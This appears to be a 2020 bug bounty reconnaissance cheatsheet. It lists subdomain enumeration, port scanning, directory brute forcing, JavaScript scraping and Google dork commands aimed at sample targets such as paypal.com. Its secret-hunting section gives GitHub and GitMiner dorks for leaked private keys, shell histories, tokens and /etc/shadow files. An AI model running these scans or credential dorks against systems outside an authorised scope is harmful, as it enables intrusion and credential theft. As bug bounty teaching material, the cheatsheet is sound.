BUG BOUNTY CHEATSHEET

bbinfosec

APRIL 11, 2020

Some tools and scripts :

Will load shortly here :

https://github.com/bb1nfosec/Information-Security-Tasks

Enumeration / Recon

Burp Regex for Scope Control

```
.*\.domain\.com$
```

** Pull Root Subdomains from Final.txt**

```
cat final | rev | cut -d . -f 1-3 | rev | sort -u | tee root.subdomains
```

Port Scanning IP Ranges

First tip is to use Basic Shodan, Google Dorks & ASN lookups to find target CIDR ranges - If you are attacking a very large program this be thousands of IP addresses but is usually worth it and definetely a background task to consider.

You can then import all the scans into something like this for a nice overview

https://ivre.rocks/

Sub Domain Enumeration

Basic Enumeration with Subfinder

Make sure all API keys are populated, Shodan pro account is beneficial :)

Subfinder -d domain.com -o Outfile.txt

Rapid7 FDNS

https://opendata.rapid7.com/sonar.fdns_v2/

```
aptitude install jq pigz
wget https://opendata.rapid7.com/sonar.fdns_v2/2019-11-29-1574985929-
fdns_a.json.gz
cat 20170417-fdns.json.gz | pigz -dc | grep ".target.org" | jq`
```

Rapid7 FDNS (Part 2)

https://opendata.rapid7.com/sonar.fdns_v2/

```
wget https://opendata.rapid7.com/sonar.fdns_v2/2019-11-29-1574985929-
fdns_a.json.gz
2019-11-29-1574985929-fdns_a.json.gz | pigz -dc | grep ".target.org" | jq`
```

This is a huge 19GB and contains A Names there are seperate downloads for other records at

https://opendata.rapid7.com/sonar.fdns_v2/

Rapid7 FDNS (Part 3 with DNSGrep)

#https://github.com/erbbysam/dnsgrep

Assetfinder by Tomnomnom

https://github.com/tomnomnom/assetfinder

go get -u github.com/tomnomnom/assetfinder

assetfinder domain.com

You need to set a couple API/Tokens for this too work, similar too Subfinder

```
facebook
Needs FB_APP_ID and FB_APP_SECRET environment variables set
(https://developers.facebook.com/)

virustotal
Needs VT_API_KEY environment variable set
(https://developers.virustotal.com/reference)

findsubdomains
Needs SPYSE_API_TOKEN environment variable set (the free version always gives
the first response page, and you also get "25 unlimited requests") —
(https://spyse.com/apidocs)
```

Findomain

```
#https://github.com/Edu4rdSHL/findomain

Awesome little tool that can sometimes find domains amass cant - Also very
quick as its built with rust :)

** Marked below require API Keys to work

Certspotter
Crt.sh
Virustotal
Sublist3r
Facebook **
Spyse (CertDB) *
Bufferover
Threadcrow
Virustotal with apikey **

findomain -t moj.io
```

Reverse WHOIS Search

```
#https://tools.whoisxmlapi.com/reverse-whois-search

Search Org name above to find all WHOIS Records with this Organisation
listed.

For Ex. Oath Inc returns 10k subdomains

Take subdomains pipe them through assetfinder or amass again / crtsh.py
```

WaybackURLs - Fetch all URL's that WayBackMachine Knows About a Domain

```
#https://github.com/tomnomnom/waybackurls


cat subdomains | waybackurls > urls
```

Scan.io

Numerous repos & large dumps from various sources of Scans.

https://scans.io/

Assets-From-SPF / Pull Domains from SPF Records

https://github.com/yamakira/assets-from-spf

```
$ python assets_from_spf.py --help
Usage: assets_from_spf.py [OPTIONS] DOMAIN

Options:
  --asn / --no-asn  Enable/Disable ASN enumeration
  --help            Show this message and exit.
```

GitHub SubDomain Scrap

https://github.com/gwen001/github-search/blob/master/github-subdomains.py

As we have saw from various bug reports in the past, sometimes developers will leave API keys and SSH keys etc in public repos however the same principle applies for developers hard coding hidden endpoints or domains in the source code.

We can use github-subdomains.py to scrape for domains from public repos with the below syntax :)

```
python3 $Tools/github-subdomains.py -d paypal.com -t
```

Generate Basic Permutations

I have a small bash loop to handle this

```
#!/bin/bash
for i in $(cat /home/aidan/Tools/alterations.txt); do echo $i.$1;
done;
```

Reverse DNS Lookups on List of IP's

```
#https://github.com/hakluke/hakrevdns
```

Sometimes you may have a IP list of targets instead of domains, perhaps from ASN lookup. Here we can use a quick little tool called hakrevdns to carry out numerous reverse DNS lookups.

```
hakluke~$ prips 173.0.84.0/24 | hakrevdns
173.0.84.110   he.paypal.com.
173.0.84.109   twofasapi.paypal.com.
173.0.84.114   www-carrier.paypal.com.
173.0.84.77    twofasapi.paypal.com.
```

```
173.0.84.102    pointofsale.paypal.com.
173.0.84.104    slc-a-origin-pointofsale.paypal.com.
173.0.84.111    smsapi.paypal.com.
173.0.84.203    m.paypal.com.
173.0.84.105    prm.paypal.com.
173.0.84.113    mpltapi.paypal.com.
173.0.84.8      ipnpb.paypal.com.
173.0.84.2      active-www.paypal.com.
173.0.84.4      securepayments.paypal.com.
```

AMass Basic Active Scan

```
You could do with a amass passive scan and not resolve domains with MassDNS
later but I usually just go with active :)

amass enum -d paypal.com,paypal.co.uk
```

Certificate Transparency Logs

```
python3 $BugBounty crt.sh domain.com

This script be found in my GitHub repo, it just takes a domain and passes it
to crt.sh and aggerates the output.
```

Subdomain Brute Force (Subbrute & MassDNS)

```
$Tools/subbrute.py $Tools/massdns/lists/names.txt domain.com | massdns -r
$Tools/massdns/lists/resolvers.txt -t A -a -o -w massdns_output.txt -
```

Generate Permutations with AltDNS

```
altdns -i input_domains.txt -o permutationoutput.txt -w
$Tools/altdns/words.txt -r -s resolved_output.txt

This may take a while to run but should always be part of your recon process
no matter how little results it yields.
```

Generate Permutations with dnsGen (Overall Best Way)

```
#https://github.com/ProjectAnte/dnsgen

git clone https://github.com/ProjectAnte/dnsgen
cd dnsgen
pip3 install -r requirements.txt
python3 setup.py install

cat domains.txt | dnsgen - | massdns -r /path/to/resolvers.txt -t A -o J --
flush 2>/dev/null
```

Find Resolvable Domains with MassDNS

```
massdns -r $Tools/massdns/lists/resolvers.txt -t A -o S allsubdomains.txt -w
livesubdomains.messy
```

```
sed 's/A.*//' livesubdomains.messy | sed 's/CN.*//' | sed 's/\..$//' >
domains.resolved
```

Find HTTP/HTTPS Servers with HTTProbe

```
cat domains.resolved | httprobe -c 50 -p 8080,8081,8089 | tee http.servers
```

```
the -p flag adds these ports to the scan, will increase time but good for
finding secondary http services on non standard ports (80,443)
```

Find HTTP/HTTPS Servers with nMap and Filtering

```
sudo nmap -sS -p 80,443 -iL List.txt -oA m0chan.xml

import xmltree
def removeHostname():
    for host in root.iter('host'):
        for elem in host.iter():
            if 'name' in elem.attrib and elem.attrib['name'] ==
'ISP_redir_site':
                root.remove(host)
tree.write('output.xml')
```

Pass HTTProbe Results to EyeWitness

```
cp http.servers $Tools
$Tools/EyeWitness/eyewitness.py --web -f http.servers
```

Pass All Subdomains too S3 Scanner

```
Even if a subdomain does not follow normal bucket naming conventtion it may
be resolving to an unsecured one.

Therefore run the following

python $Tools/S3Scanner/s3scanner.py -l domains.resolved -o buckets.txt

-d flag will dump all open buckets locally

If you find open buckets you can run the useful bash look to enumerate
content

for i in $(cat buckets.txt); do aws s3 ls s3://$i; done;

This will require basic auth key/secret which you can get for free from AWS
```

Finding CNames for all Domains

```
massdns -r massdns/lists/resolvers.txt -t CNAME -o S -w paypal.massdns.cnames
paypal.subdomains
```

```
cat paypal.subdomains | grep trafficmanager
cat paypal.subdomains | grep azure
```

Subdomain Bruteforcing with all.txt

```
#https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056

todo - As there is a few methods to talk about here but the best wordlists is
Jason Haddix's all.txt

dnsrecon -d paypal.com -D all.txt -t brt

#Fastest is Probably SubBrute.py
python $Tools/subbrute/subbrute.py paypal.com paypal.co.uk -t all.txt


#Final method is using GoBuster which is also v fast
gobuster dns -d paypal.com -w all.txt
```

Subdomain Bruteforcing with Commonspeak Wordlists

```
#https://github.com/assetnote/commonspeak2
#https://github.com/assetnote/commonspeak2-wordlists
```

Common speak from Assetnote has a unique way of generating wordlists and
one of my favorite wordlists to use for subdomain brute forcing. There are
numerous datasets on Google Big query that are constantly being updated with
new information. These datasets are used by common speak to create a wordlist
that contain current technologies and terminology.

```
dnsrecon -d paypal.com -D commonspeak.txt -t brt


#Fastest is Probably SubBrute.py
python $Tools/subbrute/subbrute.py paypal.com paypal.co.uk -t commonspeak.txt

#Final method is using GoBuster which is also v fast
gobuster dns -d paypal.com -w commonspeak.txt
```

Fuzzing Subdomains with WFuzz

```
wfuzz -c -f re -w /SecLists/Discovery/DNS/subdomains-top1mil-5000.txt -u
"http://domain.htb" -H "Host: FUZZ.domain.htb" --hh 311\
```

ASN Enumeration

I wasn't sure if I should add this under **Subdomain Enumeration** but doesn't really matter. Here
are a few techniques to discover subdomains and ports via companies publicly available ASN
numbers.

ASNLookup

```
#https://github.com/yassineaboukir/Asnlookup

python asnlookup.py -o <Organization>`
```

Find Organistations ASN's

```
amass intel -org paypal
1449, PAYPAL-CORP - PayPal
17012, PAYPAL - PayPal
26444, PAYDIANT - PayPal
59065, PAYPALCN PayPal Network Information Services (Shanghai) Co.
206753, PAYPAL-
```

Find IPv4 Address Space from ASN

```
I have yet to find a good tool to do this so I will be writing something in
Go very shortly, but in the meantime you can simple visit

https://bgp.he.net/ASNNumberHere#_prefixes

https://bgp.he.net/AS17012#_prefixes
```

Parse CIDR from ASN Lookup too AMass Enum

```
amass enum -d paypal.com -cidr 64.4.240.0/21

I have found to have really good results using `amass enum` here + large CIDR
range however sometimes these can be false positives/dead hosts so remember
to verifiy with MassDNS if they are live.
```

Basic Content Finding

Here I will discuss some basic tactics once you have a nice list of live subdomains

Basic Crawling

```
Crawling a website is typically one of the first places to start once you
have discovered the live endpoints. It basically involves recursively
visiting and saving each link on a website

The author of Bug Bounty Playbook created a tool to help with this

#https://github.com/ghostlulzhacks/crawler/tree/master

python3 $Tools/crawler/crawler.py -d https://paypal.com -l 2


These crawling results can also be combined with the JSearch techniques
listed below
```

Commoncrawl One Liner

```
curl -sL http://index.commoncrawl.org | grep 'href="/CC'  |  awk -F'"'
'{print $2}' | xargs -n1 -I{} curl -sL http://index.commoncrawl.org{}-
index?url=http://yahoo.com* |  awk -F'"url":\ "' '{print $2}' | cut -d'"' -f1
| sort -u | tee domain.txt
```

Wayback Machine Crawling

```
#https://github.com/ghostlulzhacks/waybackMachine
```

Sometimes visiting wayback machine and looking up a domain will yield us some awesome results which we can filter for things like .zip, .config and find old endpoints that are technically still live. s

We can then use this data to find vulns,

Quote from Bug Bounty Playbook

"For instance, if you see the path "example.com/?redirect=something.com" you can test for open redirects and SSRF vulnerabilities. If you see the GET parameter "msg=" you can test for XSS. The list can go on for days."

You can do this manually on the site or using the script linked above

```
python3 $Tools/waybackMachine/waybackmachine.py paypal.com
```

Common Crawl Data

```
#https://github.com/ghostlulzhacks/commoncrawl
```

Just like The Wayback Machine Common Crawl also regularly crawls the internet for endpoints. Also, like the Wayback Machine this data is publicly available and we can use it to get a list of endpoints on a site passively.

```
python3 $Tools/commoncrawl/cc.py -d paypal.com
```

Find Easy Wins with DirSearch

Of course if we have a large amount ot subs we can't just send over directory-list-2.3medium so I typically use this small list against all the subdomains and (or) ip ranges from ASN lookups.

```
/phpinfo.php
/info.php
/admin.php
/api/apidocs
/apidocs
/api
/api/v2
/api/v1
/v2
/package.json
/security.txt
/application.wadl
/api/apidocs
/swagger
```

```
/swagger-ui
/swagger-ui.html
/swagger/swagger-ui.html
/api/swagger-ui.html
/v1.x/swagger-ui.html
/swagger/index.html
/graphql
/graphiql
```

```
python3 dirsearch.py -L http.servers -e .* -w paths --simple-
report=dirsearch.paypal -t 50
```

Be careful with the -t flag, I am using a pretty beefy VPS for this stage :)

dirSearching with RobotsDisallowed1000.txt

This is similar to the previous method but we are using a Wordlist supplied with SecLists that details the top 1000 entries inside Robots.txt

https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/RobotsDisallowed-Top1000.txt

This usually dosent take too long but can be depending on the scope.

Tip: Run this on a VPS

I have had some nice success with raft-large-files.php

```
python3 dirsearch.py -L http.servers -e .* -w RobotsDisallowed-Top1000.txt --
simple-report=dirsearch.paypal -t 50
```

Be careful with the -t flag, I am using a pretty beefy VPS for this stage :)

Excessive DirSearching with RAFT

This may take a very long time to run and timeout depending on your scope but these lists are the goto when it comes to dirbusting

Tip: Run this on a VPS

https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-directories.txt

https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-files.txt

I have had some nice success with raft-large-files.php

```
python3 dirsearch.py -L http.servers -e .* -w wordlist --simple-
report=dirsearch.paypal -t 50
```

Be careful with the -t flag, I am using a pretty beefy VPS for this stage :)

Meg - Find Many Paths for Hosts (Similar to DirSearch)

```
#https://github.com/tomnomnom/meg
```

```
meg --verbose paths http.servers
```

This will create a /out folder with results from each web server (use this after httprobe) - Then we can simply start grepping for juicy stuff

```
grep -r api
grep -r phpinfo
```

Use this wordlist

```
https://gist.github.com/tomnomnom/57af04c3422aac8c6f04451a4c1daa51
```

etc etc

DirSearching with FFUF (New Method)

```
#https://github.com/ffuf/ffuf
```

Written in Go so very fast

Directory Fuzzing

```
ffuf -c -w /path/to/wordlist -u http://yahoo.com/FUZZ
```

GET Parameter Fuzzing

```
ffuf -w /path/to/paramnames.txt -u https://target/script.php?FUZZ=test_value -fs 4242
```

POST Data Fuzzing

```
ffuf -w /path/to/postdata.txt -X POST -d "username=admin\&password=FUZZ" -u https://target/login.php -fc 401
```

EyeWitness - Source View

Recently while working on big programs I have had some success with grepping the EyeWitness source for sensitive files for example

```
VPS:> cd EyeWitness
VPS:> grep -r Tomcat
VPS:> grep -r IIS6.0
```

etc etc

When EyeWitness runs it will save the source of the URLs it screenshots inside the working folder

WaybackURLs - Fetch all URL's that WayBackMachine Knows About a Domain

```
#https://github.com/tomnomnom/waybackurls
```

```
cat subdomains | waybackurls > urls
```

Archive.org Direct URL Access - Really Good

```
http://web.archive.org/cdx/search/cdx?url=*.visma.com/*&output=text&fl=origin
al&collapse=urlkey
```

GetAllURL's

```
Bash alias already created in profile on VPS - getallurls or getallurlsloop
```

Tomnomnom's Concurl

```
#https://github.com/tomnomnom/concurl


▶ cat urls.txt
https://example.com/path?one=1&two=2
https://example.com/pathtwo?two=2&one=1
https://example.net/a/path?two=2&one=1

▶ cat urls.txt | concurl -c 3
out/example.com/6ad33f150c6a17b4d51bb3a5425036160e18643c
https://example.com/path?one=1&two=2
out/example.net/33ce069e645b0cb190ef0205af9200ae53b57e53
https://example.net/a/path?two=2&one=1
out/example.com/5657622dd56a6c64da72459132d576a8f89576e2
https://example.com/pathtwo?two=2&one=1

▶ head -n 7 out/example.net/33ce069e645b0cb190ef0205af9200ae53b57e53
cmd: curl --silent https://example.net/a/path?two=2&one=1



Concurrent HTTP Requests because Go is fast as f
```

Get All Subdomain HTTP Headers & Responses

```
#Reference: https://medium.com/bugbountywriteup/fasten-your-recon-process-
using-shell-scripting-359800905d2a
```

Cool little bash loop to handle this, we will loop through all the found http/https servers from httprobe and grab the headers and responses.

Great way to find legacy web servers or quickly check the reponses to find easy wins.

Stored as GetAllHeadersandResponses.sh in my repo :)

Todo: I will rewrite this to support Tomnomnoms concurl to carry out concurrent http requests when I have time :)

```
#!/bin/bash
mkdir headers
mkdir responsebody
CURRENT_PATH=$(pwd)
for x in $(cat $1)
do
        NAME=$(echo $x | awk -F/ '{print $3}')
        curl -X GET -H "X-Forwarded-For: evil.com" $x -I >
"$CURRENT_PATH/headers/$NAME"
        curl -s -X GET -H "X-Forwarded-For: evil.com" -L $x >
"$CURRENT_PATH/responsebody/$NAME"
done
```

In the next step I will show how we can use the collected data to grab all
Javascript files from the endpoints :) There is also another way with JSearch
which I will show further down.

Collecting JavaScript Files

#Reference: https://medium.com/bugbountywriteup/fasten-your-recon-process-
using-shell-scripting-359800905d2a

This script will crawl all the responses from the previous script and store
all javascripts files inside domain.com/scripts

This is a good tactic as sometimes devs will hardcore API keys/tokens etc in
Javascript files without realising.

Stored as GetJSFiles.sh in my repo :)

```
#!/bin/bash
mkdir scripts
mkdir scriptsresponse
RED='\033[0;31m'
NC='\033[0m'
CUR_PATH=$(pwd)
for x in $(ls "$CUR_PATH/responsebody")
do
        printf "\n\n${RED}$x${NC}\n\n"
        END_POINTS=$(cat "$CUR_PATH/responsebody/$x" | grep -Eoi
"src=\"[^>]+></script>" | cut -d '"' -f 2)
        for end_point in $END_POINTS
        do
                len=$(echo $end_point | grep "http" | wc -c)
                mkdir "scriptsresponse/$x/"
                URL=$end_point
                if [ $len == 0 ]
                then
                        URL="https://$x$end_point"
                fi
                file=$(basename $end_point)
                curl -X GET $URL -L > "scriptsresponse/$x/$file"
                echo $URL >> "scripts/$x"
        done
```

```
done
```

This method can be a little slow as there is no multithreading involved, but works perfect for smaller programs :)

JavaScript Link Finder

```
#https://github.com/GerbenJavado/LinkFinder
```

LinkFinder is one of the best tools for parsing endpoints from JavaScript files. The tool works by using JSBeautifier under the hood alongside a list of regexes to find URL patterns.

We can simple pass a .js file locally and it will parse all links contained within the JS files, great for finding endpoints.

Of course if we combine this with the technique above we can usually find quite a lot.

```
python $Tools/LinkFinder -i m0chan.js -o cli
```

JsSearch

```
#https://github.com/incogbyte/jsearch
```

JsSearch is another handy JavaScript parser except this tool aims to find sensitive or interesting strings within JSFiles instead of endpoints. As we know sometimes developers can hardcore API keys etc in JS files and forget.

```
python3.7 $Tools/jsearch/jsearch.py -u https://starbucks.com -n Starbucks
```

This tool is handy as it does not require the files to be stored locally and can simply take a domain as input and recursively crawl and analyse.

Although I recommened you add your own regexes as the default colletion is quite minimal.

Finding Hidden Endpoints from Scraped JS Files

```
#Reference: https://medium.com/bugbountywriteup/fasten-your-recon-process-
using-shell-scripting-359800905d2a
```

```
#Dependancy: https://github.com/jobertabma/relative-url-extractor
```

Similar to the previous scripts this bash script will require the previous scripts to be run as it relys on the output.

What we do here is parse the relative paths present in the scraped JS Files, this way we can find some interesting endpoints and configurations which may have some vulnerable parameters.

Providing we have 'relative-url-extractor' installed we can use the following bash script to achieve what we need.

Stored in my Repo as HiddenEndpointLoop.sh

```bash
#!/bin/bash
#looping through the scriptsresponse directory
mkdir endpoints
CUR_DIR=$(pwd)
for domain in $(ls scriptsresponse)
do
        #looping through files in each domain
        mkdir endpoints/$domain
        for file in $(ls scriptsresponse/$domain)
        do
                ruby ~/relative-url-extractor/extract.rb
scriptsresponse/$domain/$file >> endpoints/$domain/$file
        done
done
```

Fuzzing URL Parameters

```
#https://www.hackplayers.com/2018/08/aron-parametros-get-post-bruteforce.html
#https://github.com/m4ll0k/Aron
```

GET Bruteforce

```
$ go run aron.go -url http://www.test.com/index.php -get
$ go run aron.go -url http://www.test.com/index.php<[?|id=1|id=1&]> -get
$ go run aron.go -url http://www.test.com/index.php<[?|id=1|id=1&]> -get -
wordlist $Tools/Aron/dict.txt
```

POST Bruteforce

```
$ go run aron.go -url http://www.test.com/index.php -post
$ go run aron.go -url http://www.test.com/index.php<[?id=1]> -post
$ go run aron.go -url http://www.test.com/index.php<[?id=1]> -post -data
"user=1"
$ go run aron.go -url http://www.test.com/index.php<[?id=1]> -post -data
"user=1" -wordlist dict.txt
```

Port Scanning Subdomains

I won't get into this much as it's fairly straight forward, simply parse your subdomains.resolved too nmap with your preferred syntax and let it run away.

Small Tips:

1) Run this on a VPS (Linode.com is my go-to)
2) Run inside a screen session with Screen -SmL
3) Pipe the output with | tee

Btw, some people will tell you to use massscan due to the speed but I find it
misses a lot of ports so VPS+ nMap + Screen is the most reliable.

Aquatone

#https://github.com/michenriksen/aquatone/

Aquatone allows us to easily screenshot and port scan subdomains. Very fast
as it is written in Go.

cat hosts.txt | aquatone -ports 80,443,3000,3001

small: 80, 443
medium: 80, 443, 8000, 8080, 8443 (same as default)
large: 80, 81, 443, 591, 2082, 2087, 2095, 2096, 3000, 8000, 8001, 8008,
8080, 8083, 8443, 8834, 8888
xlarge: 80, 81, 300, 443, 591, 593, 832, 981, 1010, 1311, 2082, 2087, 2095,
2096, 2480, 3000, 3128, 3333, 4243, 4567, 4711, 4712, 4993, 5000, 5104, 5108,
5800, 6543, 7000, 7396, 7474, 8000, 8001, 8008, 8014, 8042, 8069, 8080, 8081,
8088, 8090, 8091, 8118, 8123, 8172, 8222, 8243, 8280, 8281, 8333, 8443, 8500,
8834, 8880, 8888, 8983, 9000, 9043, 9060, 9080, 9090, 9091, 9200, 9443, 9800,
9981, 12443, 16080, 18091, 18092, 20720, 28017

Google Dorks

https://drive.google.com/file/d/1g-vWLd998xJwLNci7XuZ6L1hRXFpIAaF/view

site:your-target.com inurl:id=
site:your-target.com filetype:php
site:your-target.com intitle:upload
inurl:".php?id=" intext:"View cart"
inurl:".php?cid=" intext:"shopping"
inurl:/news.php?include=
inurl:".php?query="

#Open Redirect
inurl:url=https
inurl:url=http
inurl:u=https
inurl:u=http
inurl:redirect?https
inurl:redirect?http
inurl:redirect=https
inurl:redirect=http
inurl:link=http
inurl:link=https
inurl:redirectUrl=http site:paypal.com

#Codepad - Online Interpreter/Compiler, Sometimes Hard Coded Creds
site:codepad.co "Tesla"

#Scribd - EBooks / Although Sometimes Internal Files
site:scribd.com "Tesla"

```
#NodeJS Source
site:npmjs.com "Tesla"
site:npm.runkit.com "Tesla"

#Libararies IO
site:libraries.io "Tesla"

#Coggle - MindMapping Software
site:coggle.it "Tesla"

#Papaly
site:papaly.com "Tesla"

#Trello - Board Software
site:trello.com "Tesla"

#Prezi - Presentation Software
site:prezi.com "Tesla"

#JSDeliver - CDN for NPM & GitHub
site:jsdelivr.net "Tesla"

#Codepen - Online Coding Tool
site:codepen.io "Tesla"

#Pastebin - Online Txt Sharing
site:pastebin.com "Tesla"

#Repl - Online Compiler
site:repl.it "Tesla"

#Gitter - Open Source Messaging
site:gitter.im "Tesla"

#BitBucket - Similar to GitHub can Store Source Code
site:bitbucket.org "Tesla"

#Atlassian - Useful to find Confluence and Jira
site:*.atlassian.net "Tesla"

#Gitlab - Source Code
inurl:gitlab "Tesla"

#Find S3 Buckets
site:.s3.amazonaws.com "Tesla"
```

To simplify this process I copy the above into Sublime and copy replace Tesla
with the Target name and then open all queries at once with the following
chrome extension ;)

https://chrome.google.com/webstore/detail/openlist/nkpjembldfckmdchbdiclhfedc
ngbgnl?hl=en

We can also find specific content by appending the "ext:pdf or ext:conf" etc
etc

Fingerprinting

During our recon phase and the techniques we employed above we gathered a lot of information about a target from subdomains, CIDR, ASN's, Endpoints etc but we didn't really gather HTTP Headers. I did show a few techniques but they probably fit in here more so I've just duplicated them for simplicity.

Fingerprinting usually consists of using our discovered endpoints and analysing the headers,version numbers, open/closed ports etc.

First technique is typically finding the open ports which we could do with nMap but it will take a while especially if we are working on a big program perhaps with tens of thousands of IP's. If this is the case then it's probably best to look at Shodan.

Shodan Scans the entire internet on a daily basis and provides the data to it's users **(I highly recommend you get a pro account)**

Shodan Port Scan w/ CIDR

```
shodan.io

net:CIDR/24,CIDR/24

Example

net:109.70.100.50/24,89.67.54.0/22

You could also search via Organistations Name with
org:Paypal

Of course these techniques will only return assets on your targets OWN
external network but what about resources hosted with thirdparty cloud
providers such as AWS or Azure. One Techn to find these is to search with SSL

ssl:paypal
```

MassScan

```
#https://github.com/robertdavidgraham/masscan

MassScan is awesome but truthfully from my experiences it can be very hit or
miss and sometimes misses ports, I have tried scanning my VPS with it and it
dosent show half the ports. No idea why however its still worth mentioning
due to the speed

sudo masscan -p<Port Here> <CIDR Range Here> --exclude <Exclude IP> --
banners -oX <Out File Name>

You can also use the massscan-web-ui from OffSec or grep the results.

https://github.com/offensive-security/masscan-web-ui
```

Wappalyzer

```
#https://github.com/vincd/wappylyzer
```

One of the best tools for identifying the technologies in use on a site, I prefer the chrome plugin or firefox but the script above also works :)

WafW00f

```
#https://github.com/EnableSecurity/wafw00f
```

Awesome script to detect if your target is protected behind an XSS before you started launching payloads.

There are also a few cool Burp plugins to faciliate this.

The great thing about Wafw00f is it will try detect which WAF is in place, for ex. Akami. Once we know the WAF in play we can start lookin for bypasses and other bug submissions that have bypassed this and tailor our payloads to our needs.

Finding Sensitive Loot

I wasn't sure if I should put this under Exploitation but guess it's own section is fitting, a few techniques to find sensitive files that may have been pushed to github etc.

Github Dorking

```
Similar to Shodan dorks etc we can pass dorks ot github to search repos
alongside certain search terms such as filename etc

For example

filename:.bash_history paypal.com
filename:id_rsa paypal.com
filename:token paypal.com
filename:apikey paypal.com
language:python username paypal.com
language:python:username

app.secret.key is also a good one to search for.


There is a awesome list of dorks located here

#https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt


Its very common for devs to accidently push
```

GitMiner

```
#https://github.com/UnkL4b/GitMiner

$:> python3 gitminer-v2.0.py -q 'filename:wp-config extension:php FTP_HOST
in:file ' -m wordpress -c pAAAhPOma9jEsXyLWZ-16RTTsGI8wDawbNs4 -o result.txt

$:> python3 gitminer-v2.0.py --query 'extension:php "root" in:file AND
"gov.br" in:file' -m senhas -c pAAAhPOma9jEsXyLWZ-16RTTsGI8wDawbNs4

$:> python3 gitminer-v2.0.py --query 'filename:shadow path:etc' -m root -c
pAAAhPOma9jEsXyLWZ-16RTTsGI8wDawbNs4

$:> python3 gitminer-v2.0.py --query 'filename:configuration extension:php
"public password" in:file' -m joomla -c pAAAhPOma9jEsXyLWZ-16RTTsGI8wDawbNs4

Full List of Dorks Here

https://github.com/UnkL4b/GitMiner
```

Finding Subdomains That Resolve to Internal IP

```
cat domains.txt | while read domain; do if host -t A "$domain" | awk '{print
$NF}' | grep -E '^(192\.168\.|172\.1[6789]\.|172\.2[0-
9]\.|172\.3[01]\.|10\.)' &>/dev/null; then echo $domain; fi; done
```

Exploitation

This is a hard section to type up as some techniques may fall under other headings :) also I
probably won't mention XSS & SQLi as they are the basics and lots of resources already exist.

